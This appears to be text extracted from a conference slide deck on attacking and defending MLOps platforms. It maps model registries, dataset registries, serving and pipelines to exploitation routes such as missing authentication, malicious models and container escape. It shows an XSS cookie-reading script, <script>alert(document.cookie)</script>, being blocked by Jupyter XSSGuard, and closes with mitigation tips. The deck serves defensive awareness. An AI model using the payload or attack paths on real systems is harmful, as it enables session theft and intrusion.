
Chain2 – Server-side malicious models

Org Network #1 / WAN

Org Network #2

SELDON
CORE


KServe



Mapping features to attacks

| MLOps Feature | How to Exploit | Post Exploitation | Known Victims |
|-------------------------|---|-----------------------------------|--|
| Model Registry | Lack of authentication Stored credentials CVE / 0-day | Client RCE (malicious model) |     |
| Dataset Registry | Same as above | Client RCE (malicious dataset) |  |
| Model Serving | Server RCE (malicious model) | Container Escape |    |
| ML Pipeline | Server RCE (auth bypass) | Container Escape |      |


DEMO TIME – Let's exploit a 0-day*





What about some good news?

Data scientists rejoice! Jupyter XSSGuard



The screenshot shows a Jupyter Notebook interface with a Python kernel. In cell [8], the code `c = """<script>alert(document.cookie)</script>"""` is highlighted with a red box. The output of the cell shows variables `a`, `b`, and `c` assigned, followed by an ellipsis and the start of another cell's code.

A developer tools console window is overlaid on the notebook. It displays several JavaScript errors:

- An orange warning: "Unsatisfied version 4.0.11 from @jupyterlab/application-top of shared singleton module @jupyterlab/rendermime (required ^4.2.2)" with a link to "consumes:73".
- An orange warning: "Language pack 'English_Israel' not valid!" with a link to "jlab core.33f047ff2c..047ff2ca794a7104f:1".
- A red error: "Uncaught DOMException: Failed to read the 'cookie' property from 'Document': The document is sandboxed and lacks the 'allow-same-origin' flag." with a link to "about:srcdoc:13" and "at about:srcdoc:13:92".

The bottom of the developer tools shows the file "index.ts:18" and "about:srcdoc:13" again.

Hugging Face Datasets safe by default

2.20.0

Latest



albertvillanova released this 3 weeks ago

· 31 commits to main since this release

2.20.0

-o- 98fdc9e



Important

- Remove default `trust_remote_code=True` by [@lhoestq](#) in [#6954](#)
 - datasets with a python loading script now require passing `trust_remote_code=True` to be used

Sound Bytes for deploying MLOps

- Using Pipelines
 - Check config
 - Check accuracy
 - Models are cool
 - Model selection
 - Prefer well-known frameworks (TensorFlow, PyTorch)
 - Brief anyone who asks
 - Scan models for vulnerabilities
 - Using Jupyter notebooks
 - Org's MLOps platform is a high value target!
- 
- The image shows a woman in a blue swimsuit holding a young girl in a swimming pool. The woman is smiling and looking at the girl. In the background, there are palm trees and a fence. Overlaid on the image are several large white text labels: 'MLOPS' on the left, 'DC' in the center, and 'CISO' on the right. The water in the pool is blue and has some ripples.



Thank you!

